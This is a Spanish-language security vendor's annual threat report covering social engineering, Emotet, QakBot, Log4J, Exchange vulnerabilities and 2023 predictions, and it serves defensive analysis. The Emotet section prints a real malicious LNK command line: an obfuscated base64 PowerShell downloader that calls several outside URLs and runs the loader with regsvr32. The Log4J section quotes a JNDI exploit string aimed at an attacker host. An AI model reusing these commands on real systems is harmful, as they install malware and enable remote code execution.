Los servicios de correo electrónico y comunicaciones ya no son los únicos objetivos de los atacantes. Los propios usuarios finales son cada vez más el «eslabón más débil» cuando se trata de seguridad IT. Se está volviendo mucho más simple para un hacker en ciernes vulnerar el factor humano en las defensas de una organización objetivo que traspasar las medidas de seguridad implementadas. Por ello, estamos detectando una tendencia preocupante en los continuos esfuerzos de los cibercriminales por dirigirse a los usuarios finales en las empresas o «cortafuegos humanos».

Ingeniería Social

El número de ataques de ingeniería social está aumentando constantemente. Estos ataques implican un esfuerzo más selectivo e intensivo, pero tienen un grado relativamente alto de éxito y han demostrado ser lucrativos para los atacantes en 2022. Por ejemplo, uno de los hacks más ampliamente reportados en 2022, la brecha de Uber, fue posible en gran medida por la ingeniería social. En este caso, un contratista externo con acceso a los sistemas de IT de Uber fue dirigido a través de ingeniería social y «Prompt Bombing/MFA Fatigue» para acceder a sistemas críticos.
Se ha vuelto más importante que nunca que las organizaciones capaciten a sus usuarios finales para detectar intentos de ingeniería social. Ha habido muchos casos de organizaciones con enormes presupuestos de seguridad que se ven agredidas debido a un simple ataque de ingeniería social. Por esta razón, más organizaciones están recurriendo a la concienciación en seguridad del usuario final.
Hornetsecurity ha reconocido esta necesidad en las empresas y ahora ofrece Security Awareness Training que educa a sus usuarios a través de simulaciones realistas de spear phishing y formación online impulsada por Inteligencia Artificial que aumenta la concienciación ante los riesgos y amenazas de ciberseguridad. Obtén más información y solicita una demo.

Suplantación de marca

La suplantación de marca sigue siendo una técnica de ataque predominante dirigida a los usuarios finales en 2022. Hemos visto un aumento significativo en la suplantación de marca junto con ingeniería social por parte de los cibercriminales a nivel mundial. Muchos atacantes utilizan servicios como LinkedIn para localizar fácilmente quién trabaja para una organización determinada y su puesto. Esta información se utiliza entonces en ataques contra la compañía objetivo o en correos electrónicos de suplantación de marca dirigidos a un usuario determinado para obtener acceso a los recursos de la compañía.
Hemos visto varios intentos de suplantación de marca utilizando grandes marcas de distribución, tales como:

- Amazon • DHL • FedEx

Nuestros datos durante el período del informe han vuelto a detectar algunas de las marcas más imitadas, como se muestra en la siguiente tabla:




Fig. 12: Marcas/organizaciones explotadas para infiltrar malware u obtener información
Nota: Los datos de suplantación de marca se ven fuertemente afectados por nuestra presencia regional. Varias marcas alemanas se enumeran aquí debido a nuestra gran base instalada en Alemania.

Implicaciones de BYOD/WFH

Las iniciativas de BYOD (trae tu propio dispositivo) y WFH (trabajo desde casa) se han convertido en una fuente importante de ansiedad para los administradores en 2022 y lo seguirá siendo durante algún tiempo. La pandemia de COVID-19 aceleró esta tendencia, y muchas organizaciones siguen teniendo dificultades para incorporar adecuadamente la seguridad en torno a estos endpoints itinerantes. Muchas organizaciones están recurriendo a Microsoft 365 para la gestión y la productividad, lo que tiene implicaciones de seguridad. Junto con esto están las necesidades de protección de datos en estos endpoints que muchos departamentos de IT no tienen en cuenta.

¿Cuántos datos se almacenan localmente en el ordenador portátil del CEO? ¿Qué hay de los trabajadores del conocimiento? A pesar de los mejores planes y tecnologías sofisticadas como Known Folder Move (movimiento automático de carpetas personales, escritorio, documentos, etc.a OneDrive para la empresa), es probable que los datos terminen almacenados en los endpoints. Para evitar la pérdida de estos datos en caso de ransomware dirigido al usuario, muchas empresas están recurriendo a soluciones de backup de endpoints, añadido a sus mayores necesidades de protección de datos.

Capítulo 3 — Un análisis de los principales ataques de 2022

Ha habido varios ataques notables y preocupaciones de seguridad en 2022 que se relacionan directamente con los datos recopilados para este informe. Esta sección se centra en esos ataques.

Emotet

En base a nuestros datos, tenemos un conocimiento específico de las actividades de Emotet en 2022.

El 22 de abril de 2022, los operadores de botnets de Emotet comenzaron a utilizar archivos LNK para difundir el malware Emotet a través de correos electrónicos. Con este fin, reemplazaron sus documentos XLS maliciosos previamente utilizados por un archivo LNK. Los archivos LNK son accesos directos que se vinculan a otros archivos. Sin embargo, estos archivos también pueden infiltrar comandos en archivos ejecutables. Esto puede permitir que el malware se instale en el puter del usuario sin su conocimiento. Si un usuario recibe un archivo LNK de una fuente no confiable, no debe abrirse.

Los correos electrónicos que contienen los archivos LNK maliciosos de Emotet siguen el mismo esquema de secuestro de amenazas de conversación de email que los correos electrónicos

normales de Emotet. El malware LNK generalmente se envía donde normalmente se colocaría el documento XLS malicioso, es decir, en algunos casos se adjunta directamente al correo electrónico y en otros, se adjunta en un archivo ZIP protegido con una contraseña que se indica en el propio correo electrónico.

Los archivos LNK contenían diferentes variantes. Todos ellos usaron Windows\system32\cmd.exe como el archivo de destino para el LNK. Los argumentos de la línea de comandos del LNK se usaron para proporcionar comandos a cmd.exe para ejecutar. En una variante, se anexó un script VBS al final del archivo LNK, que fue extraído a través de findtr y escrito en un archivo VBS y ejecutado por los argumentos de la línea de comandos en el archivo LNK.

Otras variantes utilizaron PowerShell en los argumentos de la línea de comandos de los archivos LNK para ejecutar una descarga del loader Emotet.

```
$ exiftool                .lnk | grep "p.o.w.e.r.s.h.e.l.l.e.x.e\|cmd.exe\|powershell -executionpolicy bypass" -C 100
ExifTool Version Number         : 12.38
File Name                       :                lnk
Directory                       : .
File Size                       : 2.4 KiB
File Modification Date/Time     : 2022:04:29 02:     +02:00
File Access Date/Time           : 2022:04:29 12:     +02:00
File Inode Change Date/Time     : 2022:04:29 12:     +02:00
File Permissions                : -rw-r--r--
File Type                       : LNK
File Type Extension             : lnk
MIME Type                       : application/octet-stream
Flags                           : IDList, RelativePath, CommandArgs, IconFile, Unicode
File Attributes                 : (none)
Target File Size                : 0
Icon Index                      : 134
Run Window                      : Show Minimized No Activate
Hot Key                         : (none)
Target File DOS Name            : cmd.exe
Relative Path                   : ..\..\Windows\system32\cmd.exe
Command Line Arguments          : /v:on /c t1hPEBAmTDd0dFxa/LY+xFzxJIalB9pwgznx0tTIJQynSPTsqG9UEhpzxy+PEFj2SMGRYiRR||go
to&p^o^w^e^r^s^h^e^l^l.e^x^e -c "&{[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('JFByb2dy
ZXNzUHJlZmVyZW5jZT0iU2lsZW50bHlDb250aW51ZSI7JGxpbmtzPSgiaHR0cDovL2djY29uLmluL1VwbG9hZGVkRmlsZXMvVVl0Sk5yVDJsbHh5MS8iLCJ
odHRwOi8vZ2FrdWRvdS5jb20vcGhvdG8wNi9oRXUvIiwiaHR0cDovL2dpYXNvdHRpLmNvbS9qcy9LaGM2bWIweng0S29XWC8iLCJodHRwOi8vcGxyZXNlbm
RlLmNvbS9wY2luZm9yL2NxLyIsImh0dHA6Ly90aG9tYXNtYW50b24uY29tL3dwLWluY2x1ZGVzL293Wm5wV2lINEQ4ai8iLCJodHRwOi8vZ2xhLmdlL29sZ
C9QdVZhZmYvIik7Zm9yZWFjaCAoJHUgaW4gJGxpbmtzKSB7dHJ5IHtJV1IgJHUgLU91dEZpbGUgJGVudjpURU1QL2puVVJ4dFJtaU8uU0toO1JlZ3N2cjMy
LmV4ZSAkZW52OlRFTVAvam5VUnh0Um1pTy5TS2g7YnJlYWt9IGNhdGNoIHsgfX0='')) > "%tmp%\xLhSBgzPSx.ps1"; powershell -executionpoli
cy bypass -file "$env:TEMP\xLhSBgzPSx.ps1"; Remove-Item -Force "$env:TEMP\xLhSBgzPSx.ps1"}"
Icon File Name                  : shell32.dll
```

Si bien hubo un período a mediados de año en el que vimos a los operadores de Emotet volver a los archivos XLS (probablemente debido al aumento de las tasas de detección en archivos LNK), esperamos ver un mayor uso de los archivos LNK debido a la nueva postura de Microsoft sobre las macros de Internet en aplicaciones de Office.

QakBot

A través de un análisis de nuestros datos e investigaciones, también tenemos datos detallados sobre QakBot y su cadena de ataques durante este período de informe.

En julio de 2022, QakBot se distribuyó a través de una compleja cadena de infección utilizando tráfico ilegal HTML y la carga lateral de DLL para evadir la detección. El tráfico ilegal de HTML utiliza HTML para agrupar contenido malicioso en un archivo adjunto HTML. Hornetsecurity ha informado sobre el tráfico ilegal de HTML anteriormente en el contexto de phishing en el que el sitio web de phishing estaba completamente contenido en los anexos HTML.


En la campaña QakBot observada, los correos electrónicos que distribuyen archivos HTML maliciosos se utilizan para eliminar el malware QakBot en el ordenador de la víctima sin la necesidad de una carga descendente adicional, como fue el caso en los ataques QakBot basados en documentos Excel anteriores. Cuando es recibido por la víctima, el malware se construye a partir del código HTML, lo que hace innecesarias las descargas adicionales de segunda etapa, restando a las organizaciones oportunidades para detectar dicha infección de malware.

Además del tráfico ilegal de HTML, las campañas utilizan una cadena de archivos ZIP cifrados protegidos con contraseña que contienen un archivo ISO, un archivo LNK, dos archivos DLL y un binario calc.exe legítimo.

La cadena completa funciona de la siguiente manera:

- En primer lugar, se recibe un correo electrónico con un archivo adjunto HTML. Los atacantes a veces usan el secuestro de hilos para agregar autenticidad a esta comunicación.


- El archivo adjunto HTML pretende ser un «Documento online» de Adobe, incitando inmediatamente al usuario a descargarlo.




- La extracción de archivos ZIP se facilita a través de JavaScript, con el contenido del archivo ZIP codificado como base64 dentro del documento HTML. De esta manera, no se activa ninguna comunicación de red adicional.

- El documento HTML muestra la contraseña necesaria para descifrar el archivo ZIP.

- El archivo ZIP contiene un archivo de imagen ISO, que incluye dos archivos DLL, un archivo LNK y un ejecutable calc.exe legítimo.



- El archivo LNK se utiliza para iniciar el calc.exe legítimo desde la ruta dentro del archivo ISO montado.



- El calc.exe se utiliza para cargar una de las DLL maliciosas (en el ejemplo que se ve en las capturas de pantalla llamadas WindowsCodecs.dll).

- Esta primera DLL se utiliza para cargar el malware DLL real de QakBot (en el ejemplo que se ve en las capturas de pantalla llamadas 102755.dll) a través de regsvr32.exe.

La capacitación efectiva del usuario final y el potente software de seguridad de las comunicaciones son esenciales para detectar y protegerse adecuadamente contra amenazas como QakBot.

Log4J

Las principales vulnerabilidades de Log4J llegaron a los medios en diciembre de 2021. En los primeros meses de 2022, muchas organizaciones lucharon con extensos parches y mitigaciones para parchear sistemas afectados por la vulnerabilidad Log4J. Fue un sprint para parchearlo todo debido a la naturaleza severa de la vulnerabilidad. Todo lo que un atacante tuvo que escribir es la cadena de exploit '${ jndi:ldap:// attacker-control.com/x}' en un archivo de registro usando Log4J, que muchos sistemas modernos usan. Por ejemplo, esto podría hacerse por correo electrónico utilizando líneas de asunto u otros metadatos asociados con la comunicación. Afortunadamente, este estilo de ataque se puede prevenir fácilmente utilizando una solución de seguridad de correo electrónico de última generación.

Como recordatorio, Log4J es una herramienta de registro de código abierto ampliamente utilizada. Log4J fue la principal herramienta de registro que sustenta otras innumerables aplicaciones. Cuando esta vulnerabilidad salió a la luz, puso en duda la supervisión del sector (o la falta de ella) necesaria en las principales utilidades y bibliotecas de código abierto. Las utilidades de este tipo ayudan a formar una base central de tantas otras herramientas. Como resultado, la comunidad necesita reunirse y discutir formas de evitar que el próximo evento del estilo Log4J vuelva a ocurrir.

Consulte la página de orientación de vulnerabilidades de CISA Log4J para obtener más información.

Vulnerabilidades de Microsoft Exchange

Decir que 2.022 ha sido un año difícil para las vulnerabilidades en Microsoft Exchange Server sería quedarse corto. Vimos una y otra vez durante 2022 como los administradores de sistemas tuvieron que luchar para mitigar o parchear una vulnerabilidad de día cero en Microsoft Exchange para instalaciones locales. Afortunadamente, Exchange Online (Microsoft 365) no ha sido afectado en gran medida.

En el momento de editar este informe, se habían registrado 15 CVEs (Vulnerabilidades y Exposiciones Comunes) diferentes enumeradas en la base de datos NIST National Vulnerability en 2022. Diez de ellas tenían una calificación CVSS (Common Vulnerability Scoring System) de 8.0 o superior, lo que indica una grave amenaza a la seguridad de la organización debido a la posibilidad de explotación.

El CVE más reciente permite que los atacantes inicien la ejecución remota de código contra el sistema de destino. Microsoft dispone de algunas medidas de mitigación, pero todavía se está desarrollando un parche oficial (a partir de este documento). Una vez más, Exchange Online (Microsoft 365) no se ve afectado.

Esto lleva a la importante pregunta de si los servidores de Exchange locales aún deben ser aprovechados por las empresas a menos que haya un requisito fijo de correo local. Con el alojamiento completo de Exchange Online como parte de Microsoft 365, Microsoft puede parchear y configurar para cada uso personalizado de Exchange Online rápidamente y con las mejores prácticas. Por lo tanto, el servidor de Exchange local se está analizando cada vez más con preguntas e inquietudes de los líderes empresariales y los profesionales de la seguridad. Si no ha reevaluado el uso de un servidor de Exchange local hace algún tiempo, ahora es un buen momento para hacerlo.




Fig. 13: Base de datos NIST National Vulnerability en 2022.

Ingeniería Social MFA

No cabe duda de que MFA (autenticación multifactor) ha mejorado la posición de seguridad de innumerables personas en todo el mundo. Los atacantes saben que MFA es una tecnología con la que van a tener que lidiar regularmente y, previsiblemente, han comenzado a idear métodos a su alrededor. Esto incluye ataques como MFA Fatigue, SIM Swapping y otros.

SIM Swapping ha existido desde hace algún tiempo, pero sigue siendo un método válido de

ataque para cibercriminales con un objetivo específico en mente. En febrero de 2022, el FBI notificó al público y a las empresas de telecomunicaciones el aumento de las amenazas de intercambio de SIM. Como resultado, muchas organizaciones respondieron a los riesgos de vincular los procesos de MFA a los mensajes de texto en favor de un enfoque de aplicación de autenticación.

Sin embargo, las aplicaciones de autenticación (como Microsoft Authenticator o Google Authenticator) no son inmunes a los ataques, y dependiendo de la configuración, estamos viendo un aumento en los incidentes sociales dirigidos a este tipo de aplicaciones de autenticación. La amenaza más común en esta categoría es un ataque llamado MFA Fatigue o «Prompt Bombing».

MFA Fatigue apunta a configuraciones de MFA «basadas en push» que incitan al usuario final con una notificación push en su dispositivo móvil. Este tipo de ataque está diseñado para molestar persistentemente al objetivo hasta tal punto que acepte accidentalmente el mensaje MFA o lo haga solo para que se detenga. Se ha informado que este tipo de ataque se combinó con otras técnicas de ingeniería social (mensajes de WhatsApp en que afirmaban ser empresas IT) para finalmente obtener acceso completo a la infraestructura central de Uber.

Capítulo 4 — Pronóstico del panorama de amenazas en 2023

Predicciones del Hornetsecurity Lab

La ciberseguridad va a adquirir un protagonismo aún mayor en 2023. Las vulnerabilidades de Big Data y los ataques de ransomware son cada vez más frecuentes en los principales medios de comunicación, y las personas notan su efecto en la vida diaria. Hay varias estrategias clave que los cibercriminales continuarán explotando e incrementando en 2023, además de algunas amenazas emergentes a las que las empresas deben prestar mucha atención.

Cambio de objetivos

Las bandas criminales se volverán aún más especializadas y optimizadas en sus operaciones a medida que continúen comprometiendo a empresas, gobiernos y organizaciones en todo el mundo. Algunos focos cambiarán del hemisferio norte al sur, ya que las sanciones contra Rusia (donde se origina un gran porcentaje de ataques) harán que las víctimas europeas y estadounidenses paguen más a los atacantes de esa región. Esa misma dificultad de obtener un pago también va a empujar a algunos actores de ransomware hacia Business Email Compromise (BEC) en su lugar.

Sigue el liderazgo de Ucrania en ciberseguridad

Las empresas occidentales están aumentando su resiliencia en materia de ciberseguridad, pero el ritmo debe acelerarse. Consideremos el caso de la ciberseguridad nacional de Ucrania. No están frustrando la mayoría de los ciberataques rusos porque tienen un CISO discutiendo la importancia de Zero Trust. Son tan resilientes como lo son porque han sido golpeados desde al menos 2014 y adaptarse a estos ataques los ha hecho más fuertes. Las organizaciones en todas las geografías deben adoptar el mismo enfoque y utilizar el aumento de la frecuencia y la sofisticación de los ataques para aprender, adaptarse y volverse más ciberresistentes.

Fraude de caridad

Cada vez que hay un evento mundial importante, como la pandemia de COVID-19 o la guerra en Ucrania, vemos un marcado aumento en los casos de fraude. El fraude de caridad es uno de los esquemas más antiguos que existen, pero sigue siendo efectivo hoy en día. También se podría argumentar que los delincuentes tienen acceso a una lista cada vez más grande de objetivos potenciales ahora también con tecnologías como el correo electrónico y las redes sociales.

Nuestro conjunto de datos contenía un gran número de correos electrónicos relacionados con dos casos de fraude de alto perfil. Uno involucróaa organizaciones benéficas ucranianas fraudulentas robando donaciones, y el otro fue dirigido hacia el alivio de los efectos del Huracán Ian en los Estados Unidos. Es de esperar que esta tendencia continúe en 2023 para capitalizar cualquier otro evento catastrófico. Probablemente también veremos un aumento gradual del fraude de caridad relacionado con los acontecimientos mundiales en curso, como el cambio climático.

Fatiga MFA

Los ataques de phishing/fatiga/bypass de MFA aumentarán a medida que más organizaciones lo utilicen, ahora que hay kits de herramientas de código abierto que facilitan varios métodos de bypass.

Creciente preocupación con Microsoft Teams

Microsoft Teams se convertirá en un objetivo aún más importante para los ataques, ya que se convierte en el eje central de colaboración en la transformación digital de los negocios. Veremos más ataques de ingeniería social y de adjuntos/vínculos maliciosos a medida que los canales compartidos y la federación con «consumer Teams» (activado por defecto) aumentan la conectividad en las organizaciones. Un buen escáner anti-malware/antispam/link para Teams será crucial. El propio cliente de Teams, al ser una aplicación electrónica, se ejecuta en un navegador web sin todas las protecciones actuales y continuará teniendo fallos de seguridad, como se vio con los «tokens almacenados en texto plano» denunciado en septiembre de 2022.

Los dispositivos móviles serán cada vez más atacados

Los dispositivos móviles serán cada vez más atacados de varias maneras. Para muchos, los smartphones son el dispositivo principal tanto en su vida laboral como personal (y a menudo la fuente de autenticación MFA), y los ataques, como aplicaciones bancarias fraudulentas, aumentarán. Se ha centrado mucho en el grupo NSOy el malware Pegasus, pero hay otras empresas menos conocidas que venden este tipo de kits. Los ataques de correo electrónico disfrutarán de un mayor éxito en los dispositivos móviles, ya que las UI minimalistas proporcionan menos información al usuario en cuanto a la autenticidad de los correos electrónicos. El uso de canales de comunicación no corporativos (que los usuarios usan todos los días), como WhatsApp, será utilizado por los atacantes, ya que no son monitoreados por la organización y pueden aumentar el éxito de los ataques de ingeniería social.

La mayor dependencia de APIs aumenta el Riesgo

Los ataques de API aumentarán a medida que IT en todo el mundo migre cada vez más a la nube y los servicios se proporcionen a través de APIs. Los controles de acceso mal configurados continuarán ofreciendo a los atacantes acceso a los datos.

Ampliando los requisitos de configuración de Microsoft 365

Para Microsoft 365 específicamente, el abrumador número de opciones de configuración de seguridad y los diferentes portales necesarios para configurarlas, además de la naturaleza cambiante del servicio, contribuirán a tensar los equipos de seguridad, particularmente en las pymes.

Plazos de explotación cada vez más cortas

El tiempo entre el POC/exploit publicado para una vulnerabilidad particular y un inicio de compromiso continuará disminuyendo. Antes se medían en días, ahora pueden ser horas, y para los equipos de seguridad ya tensos, saber cuáles afectan a nuestros sistemas y luego parchearlos rápidamente va a ser cada vez más importante.

El enfoque continuo de los cibercriminales en los dispositivos IoT

Los dispositivos IoT aumentarán como un objetivo favorito, ya que, a diferencia de los ordenadores modernos, no tienen las mismas protecciones incorporadas, ni es tan fácil actualizarlos cuando se encuentran vulnerabilidades. Y si se trata de un televisor inteligente, una cámara de vigilancia o una impresora, una vez que se ve comprometido, proporciona un punto de apoyo para más actividades maliciosas. Las leyes propuestas en la UE y los EE.UU. propiciarán algunas mejoras, pero solo para los dispositivos IoT seguros.

Más Deepfakes atrevidos

Los «Deep Fakes» son una amenaza emergente para la ciberseguridad desde hace un par de años. En caso de que no estés al tanto de lo que son: los «Deep Fakes» son imágenes generadas por ordenador o videos diseñados para parecerse a personas reales. Se pueden utilizar para crear noticias falsas, difundir información errónea u hostigar y amenazar a las personas.

Predecimos que en 2023 la tecnología de falsificación de voz y video continuará mejorando, y la facilidad de hacerlos aumentará su uso. Esto será tanto para operaciones de información (por ejemplo, la guerra de Rusia contra Ucrania) como para ataques de ingeniería social. Una cosa es recibir un correo electrónico de aspecto sospechoso del «CEO» pidiéndote que envíes una gran suma de dinero a algún lugar, y otra muy diferente que «ella» te llame y te pida que lo hagas.

Un cambio a archivos LNK y tráfico ilegal HTML

Como se ve en el Capítulo 3, el bloqueo de macros de Microsoft en documentos Word y Excel por defecto, ha hecho que los atacantes pasen a utilizar archivos LNK maliciosos y tráfico ilegal de HTML en su lugar. Las macros una vez fueron un método fácil de usar para los cibercriminales para tratar de entregar una carga útil a un objetivo. Esto es porque las macros están diseñadas para ejecutar operaciones automatizadas y trozos de código en nombre del usuario. Debido a esto, se utilizaron ampliamente para entregar malware y otros paquetes maliciosos a los usuarios finales. Microsoft respondió a esta táctica y tomó la decisión estratégica (y bienvenida) de deshabilitar las macros por defecto en los archivos de Office. Debido a este cambio, los atacantes ahora tienen que confiar en otros métodos de implementación como archivos LNK y tráfico ilegal de HTML para lograr los mismos resultados.

Computación cuántica y cifrado

Ningún informe previsor que se precie puede dejar de lado la computación cuántica y sus implicaciones para la ciberseguridad en el futuro.

La Computación cuántica en pocas palabras

Muchas empresas tecnológicas e instituciones académicas están trabajando en computadoras cuánticas que usan qubits para almacenar información en lugar de los bits utilizados en las computadoras actuales. Los qubits se basan en la característica de la superposición de modo que un qubit puede ser tanto 0 como 1 simultáneamente.

En la práctica, esto significa que cuando una computadora clásica aborda un complejo problema matemático con una solución tras otra hasta que finalmente encuentra la correcta, un cálculo cuántico puede probar todas las soluciones simultáneamente. Los primeros ordenadores cuánticos ya están disponibles en la nube, donde puede usarse y pagar por minuto. Sin embargo, solo tienen un número limitado de qubits que restringe el tamaño de los cálculos que puede hacer, y sufren errores, lo que requiere que se vuelvan a ejecutar sus cálculos varias veces para encontrar estadísticamente el que tenga el menor número de errores.

